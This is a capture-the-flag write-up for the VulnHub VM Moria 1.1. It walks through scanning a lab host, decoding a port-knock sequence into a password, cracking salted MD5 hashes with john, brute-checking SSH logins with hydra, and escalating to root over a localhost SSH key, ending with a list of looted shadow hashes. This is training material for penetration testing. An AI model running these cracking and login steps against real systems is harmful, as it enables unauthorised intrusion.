[VulnHub] Moria: 1.1

Date: 17/Oct/2019
Categories: oscp, vulnhub, linux
Tags: privesc_ssh_knownhosts

Overview

This is a writeup for VulnHub VM Moria: 1.1. Here's an overview of the `enumeration → exploitation →`
`privilege escalation` process:

Killchain

Figure 1: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1  # Nmap 7.70 scan initiated Fri Oct 11 15:31:50 2019 as: nmap -vv --reason -Pn -sV -sC
   ↪  --version-all -oN
   ↪  /root/toolbox/writeups/vulnhub.moria11/results/192.168.92.188/scans/_quick_tcp_nmap.txt -oX
   ↪  /root/toolbox/writeups/vulnhub.moria11/results/192.168.92.188/scans/xml/_quick_tcp_nmap.xml
   ↪  192.168.92.188
2  Nmap scan report for 192.168.92.188
3  Host is up, received arp-response (0.0019s latency).
4  Scanned at 2019-10-11 15:32:02 PDT for 15s
5  Not shown: 997 closed ports
6  Reason: 997 resets
7  PORT   STATE SERVICE REASON         VERSION
8  21/tcp open  ftp     syn-ack ttl 64 vsftpd 2.0.8 or later
9  22/tcp open  ssh     syn-ack ttl 64 OpenSSH 6.6.1 (protocol 2.0)
10 | ssh-hostkey:
11 |   2048 47:b5:ed:e3:f9:ad:96:88:c0:f2:83:23:7f:a3:d3:4f (RSA)
12 | ssh-rsa
   ↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQC5gdKNO3UCeDGX36RIZSkcVHvWknoFBZe2IT96Gep79sECS7G2pO76RFdOCJMru0Ek9EQKhM
   ↪  +f7VgEN84S+iPmUCwwgIMjR5hoYCAJFdJNpE27ZguVbnnN+i1491TDIO/cN92Uut/T70C3bntlsptY9N+fR0hOdkLg↲
   ↪  +K+TT1zX2BZOw99OMn9ytt3kSi4DNaoDpn9GDOfXhqeQH/eJWmFNTsFSM2+↲
   ↪  GHOAZKc0Ichiqhxf3WHoGOnliH8XdV6ZNpjHA8jGCYVcPnkTk42nP7E9Ql7mabsi+L3Ugq3
13 |   256 85:cd:a2:d8:bb:85:f6:0f:4e:ae:8c:aa:73:52:ec:63 (ECDSA)
14 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBCuLX/↲
   ↪  CWxsOhekXJRxQqQH/Yx0SD+XgUpmlmWN1Y8cvmCYJslOh4vE+I6fmMwCdBfi4W061RmFc+vMALlQUYNz0=
15 |   256 b1:77:7e:08:b3:a0:84:f8:f4:5d:f9:8e:d5:85:b9:34 (ED25519)
16 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILxa4UjJJ2naeaBginolO5UHAS/rB0Wh5mtDLQuNUYaN
17 80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
18 | http-methods:
19 |_   Supported Methods: GET HEAD POST OPTIONS
20 |_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
21 |_http-title: Gates of Moria
22 MAC Address: 00:0C:29:84:7D:D1 (VMware)
23
24 Read data files from: /usr/bin/../share/nmap
25 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
26 # Nmap done at Fri Oct 11 15:32:18 2019 -- 1 IP address (1 host up) scanned in 28.21 seconds
```

2. We find a possible username from FTP banner:

```
1  PORT   STATE SERVICE REASON         VERSION
2  21/tcp open  ftp     syn-ack ttl 64 vsftpd 2.0.8 or later
3  |_banner: 220 Welcome Balrog!
```

3. We find a few interesting directories from `gobuster` scan. Exploring the `http://192.168.92.188:80/w` link, we follow it till the `http://192.168.92.188/w/h/i/s/p/e/r/the_abyss/` link which shows some random text:

```
1  http://192.168.92.188:80/cgi-bin/ (Status: 403) [Size: 210]
2  http://192.168.92.188:80/cgi-bin/.html (Status: 403) [Size: 215]
3  http://192.168.92.188:80/index.php (Status: 200) [Size: 85]
4  http://192.168.92.188:80/index.php (Status: 200) [Size: 85]
5  http://192.168.92.188:80/w (Status: 301)
6  http://192.168.92.188/w/h/i/s/p/e/r/the_abyss/
```

"Knock knock"

Figure 2: writeup.enumeration.steps.3.1

Nain:"Will the human get the message?"

Figure 3: writeup.enumeration.steps.3.2

4. This link shows text that seems to be hinting towards port knocking, but we don't know the ports to knock on. Upon further exploration, it seems one of the text also hints towards `listening` or sniffing that could prove useful:


Dain:"Is that human deaf? Why is it not listening?"

Figure 4: writeup.enumeration.steps.4.1

5. We run `wireshark` with a display filter `ip.addr == 192.168.92.188` to limit noise. In some time we see a bunch of `SYN` packets being sent to us from the target system. These packets are sent to following ports: `77, 101, 108, 108, 111, 110`

Figure 5: writeup.enumeration.steps.5.1

6. We try to knock these ports on the target system but nothing changed. Upon further exploration, it is found that the sequence actually is the ASCII values for a string `Mellon` that could be the password for the only known username we have as of now: `Balrog`

```
1  nmap -Pn --host-timeout 100 --max-retries 0 -sS -p 77, 101, 108, 108, 111, 110
2  python -c 'print "".join([chr(x) for x in [77, 101, 108, 108, 111, 110]])'
3    Mellon
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 # knock 192.168.92.188 77,101,108,108,111,110
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-17 13:16 PDT
WARNING: Duplicate port number(s) specified.  Are you alert enough to be using Nmap?  Have some coffee or Jolt(tm).
Nmap scan report for 192.168.92.188
Host is up (0.00036s latency).

PORT     STATE  SERVICE
77/tcp   closed priv-rje
101/tcp  closed hostname
108/tcp  closed snagas
110/tcp  closed pop3
111/tcp  closed rpcbind
MAC Address: 00:0C:29:84:7D:D1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-17 13:16 PDT
Nmap scan report for 192.168.92.188
Host is up (0.00016s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:84:7D:D1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 #
```

Figure 6: writeup.enumeration.steps.6.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 # python -c 'print "".join([chr(x) for x in [77, 101, 108, 108, 111, 110]])'
Mellon
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 #
```

Figure 7: writeup.enumeration.steps.6.2

7. We tried to connect to FTP service with the `Balrog/Mellon` credentials but for some reason it didn't work:

4

```
1  ftp 192.168.92.188
2     Balrog
3     Mellon
```


root@kali: ~/toolbox/data/writeups/vulnhub.moria11 # ftp 192.168.92.188
Connected to 192.168.92.188.
220 Welcome Balrog!
Name (192.168.92.188:root): Balrog
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> 221 Goodbye.
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 #

Figure 8: writeup.enumeration.steps.7.1

8. From public writeups we find that the FTP user has access to the web root directory and this directory has an interesting file: `http://192.168.92.188/QlVraKW4fbIkXau9zkAPNGzviT3UKntl`

Prisoner's name	Passkey
Balin	c2d8960157fc8540f6d5d66594e165e0
Oin	727a279d913fba677c490102b135e51e
Ori	8c3c3152a5c64ffb683d78efc3520114
Maeglin	6ba94d6322f53f30aca4f34960203703
Fundin	c789ec9fae1cd07adfc02930a39486a1
Nain	fec21f5c7dcf8e5e54537cfda92df5fe
Dain	6a113db1fd25c5501ec3a5936d817c29
Thrain	7db5040c351237e8332bfbba757a1019
Telchar	dd272382909a4f51163c77da6356cc6f

Figure 9: writeup.enumeration.steps.8.1

Figure 10: writeup.enumeration.steps.8.2

9. This file lists several usernames and what looks like password hashes. The page source also reveals the password salts and hash format as `MD5(MD5(Password).Salt)`. We find a good reference for `john`'s dynamic hash variants. We create a `hashes` file by adding usernames, hashes and salts to it. We can now use `john` to crack these hashes:

```
1    john --format=dynamic_6 hashes
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 # john --format=dynamic_6 hashes
Using default input encoding: UTF-8
Loaded 9 password hashes with 9 different salts (dynamic_6 [md5(md5($p).$s) 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
magic           (Telchar)
abcdef          (Dain)
warrior         (Nain)
fuckoff         (Maeglin)
spanky          (Ori)
flower          (Balin)
rainbow         (Oin)
darkness        (Thrain)
hunter2         (Fundin)
9g 0:00:00:00 DONE 2/3 (2019-10-17 13:31) 90.00g/s 363660p/s 514860c/s 514860C/s PHOENIX..spider2
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 #
```

Figure 11: writeup.enumeration.steps.9.1

Findings

Open Ports

```
1  21/tcp  |  ftp   |  vsftpd 2.0.8 or later
2  22/tcp  |  ssh   |  OpenSSH 6.6.1 (protocol 2.0)
3  80/tcp  |  http  |  Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
```

Files

```
1  http://192.168.92.188/QlVraKW4fbIkXau9zkAPNGzviT3UKntl
```

Users

```
1  ftp: Balrog
```

Phase #2: Exploitation

1. We are able to successfully crack hashes for all users from this list and can now use `hydra` to check which username/password combo actually works. We find that the `Ori/spanky` credentials allow us SSH access to the target system:

```
1  hydra -C creds 192.168.92.188 -t 4 ssh
2  ssh Ori@192.168.92.188
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 # hydra -C creds 192.168.92.188 -t 4 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-10-17 13:33:14
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 9 login tries, ~3 tries per task
[DATA] attacking ssh://192.168.92.188:22/
[22][ssh] host: 192.168.92.188   login: Ori   password: spanky
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-10-17 13:33:28
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 #
```

Figure 12: writeup.exploitation.steps.1.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 # ssh Ori@192.168.92.188
Ori@192.168.92.188's password:
Last login: Sun Mar 12 22:57:09 2017
-bash-4.2$ id
uid=1002(Ori) gid=1003(notBalrog) groups=1003(notBalrog)
-bash-4.2$
-bash-4.2$ uname -a
Linux Moria 3.10.0-514.el7.x86_64 #1 SMP Tue Nov 22 16:42:41 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
-bash-4.2$
-bash-4.2$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.92.188  netmask 255.255.255.0  broadcast 192.168.92.255
        inet6 fe80::deef:db78:6f77:ebdf  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:84:7d:d1  txqueuelen 1000  (Ethernet)
        RX packets 125  bytes 13540 (13.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 87  bytes 11999 (11.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 68  bytes 5524 (5.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 68  bytes 5524 (5.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

-bash-4.2$
```

Figure 13: writeup.exploitation.steps.1.2

Phase #2.5: Post Exploitation

```
1  Ori@Moria> id
2  uid=1002(Ori) gid=1003(notBalrog) groups=1003(notBalrog)
3  Ori@Moria>
4  Ori@Moria> uname
5  Linux Moria 3.10.0-514.el7.x86_64 #1 SMP Tue Nov 22 16:42:41 UTC 2016 x86_64 x86_64 x86_64
   ↪  GNU/Linux
6  Ori@Moria>
```

```
Ori@Moria> ifconfig
ens33:  flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.92.188  netmask 255.255.255.0  broadcast 192.168.92.255
        inet6 fe80::deef:db78:6f77:ebdf  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:84:7d:d1  txqueuelen 1000  (Ethernet)
        RX packets 125  bytes 13540 (13.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 87  bytes 11999 (11.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
Ori@Moria>
Ori@Moria> users
abatchy
Balrog
Ori
```

Phase #3: Privilege Escalation

1. We find that the user `Ori` has an entry for `localhost` within the `.ssh/known_hosts` file. This means, if local SSH configuration allows `root` user login and user `Ori`'s public key is in the `authorized_keys` of `root` user, we can SSH as `root` to localhost using `Ori`'s public key:

```
1  ssh -i id_rsa root@192.168.92.188
```

```
-bash-4.2$ ls -la .ssh/
total 12
drwx------ 2 Ori notBalrog   57 Mar 12  2017 .
drwx------ 3 Ori notBalrog   55 Mar 12  2017 ..
-rw------- 1 Ori notBalrog 1679 Mar 12  2017 id_rsa
-rw-r--r-- 1 Ori notBalrog  392 Mar 12  2017 id_rsa.pub
-rw-r--r-- 1 Ori notBalrog  171 Mar 12  2017 known_hosts
-bash-4.2$
-bash-4.2$
-bash-4.2$ ls -la .ssh/known_hosts
-rw-r--r-- 1 Ori notBalrog 171 Mar 12  2017 .ssh/known_hosts
-bash-4.2$
-bash-4.2$
-bash-4.2$ cat .ssh/known_hosts
127.0.0.1 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCuLX/CWxsOhekXJRxQqQH/Yx0SD+XgUpmlmWN1Y8cvmCYJslOh4vE+I6fmMwCdBfi4W061RmFc+vMALlQUYNz0=
-bash-4.2$
```

Figure 14: writeup.privesc.steps.1.1

```
-bash-4.2$ ssh -i id_rsa root@127.0.0.1
Warning: Identity file id_rsa not accessible: No such file or directory.
Last login: Fri Apr 28 18:01:27 2017
[root@Moria ~]#
[root@Moria ~]# id
uid=0(root) gid=0(root) groups=0(root)
[root@Moria ~]#
[root@Moria ~]# uname -a
Linux Moria 3.10.0-514.el7.x86_64 #1 SMP Tue Nov 22 16:42:41 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
[root@Moria ~]#
[root@Moria ~]# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.92.188  netmask 255.255.255.0  broadcast 192.168.92.255
        inet6 fe80::deef:db78:6f77:ebdf  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:84:7d:d1  txqueuelen 1000  (Ethernet)
        RX packets 493  bytes 45649 (44.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 277  bytes 34857 (34.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 175  bytes 19814 (19.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 175  bytes 19814 (19.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

[root@Moria ~]#
```

Figure 15: writeup.privesc.steps.1.2

2. We gain elevated access using the above technqiue and can now view the flag to complete the challenge:

```
cat /root/flag.txt
```

```
[root@Moria ~]# cat flag.txt
"All that is gold does not glitter,
Not all those who wander are lost;
The old that is strong does not wither,
Deep roots are not reached by the frost.

From the ashes a fire shall be woken,
A light from the shadows shall spring;
Renewed shall be blade that was broken,
The crownless again shall be king."

All That is Gold Does Not Glitter by J. R. R. Tolkien

I hope you suff.. enjoyed this VM. It wasn't so hard, was it?
-Abatchy

[root@Moria ~]#
```

Figure 16: writeup.privesc.steps.2.1

Loot

Hashes

```
1  root:$6
   ↪  $P7ElNgGp$fNzyy4OgqSR1ANJXTgbpzp4U42JXG1qJ55iNV1ONVJoX5UWjtckWDOoHmcTOj0lqObyWhFu2y3udHVpHa...........
2  abatchy:$6$xEq/
   ↪  159Q$ScuKnynbwTBdFA4B9w6OqKxQpWPGpofi59McVuP6T1SADKhNy4n33Ovkk0hwZQkx72XriPSIrc2ubr16O................
3  Balrog:$6
   ↪  $J6kuCfxq$L5ALsHRYfOu0bVV9MbW3.VZOUVEaKSWhfPIq5wXUFV407tpvH8Zx7WdbJeXgdWoPo9LU8eIznf0d44qoF...........
4  Ori:$6$1zYgjEIM$VQOgvU7JjenS9WuiVjSeva8pbWnEXjqTmEdFnQRXKmTmXPXmt55/
   ↪  oyup40NiXD8J9GxmXF7DYiaHZDRshr......................
```

Credentials

```
1  ftp: Balrog/Mel...
2  ssh: Ori/span..
```

References

[+] https://www.vulnhub.com/entry/moria-11,187/
[+] https://phackt.com/moria-vulnhub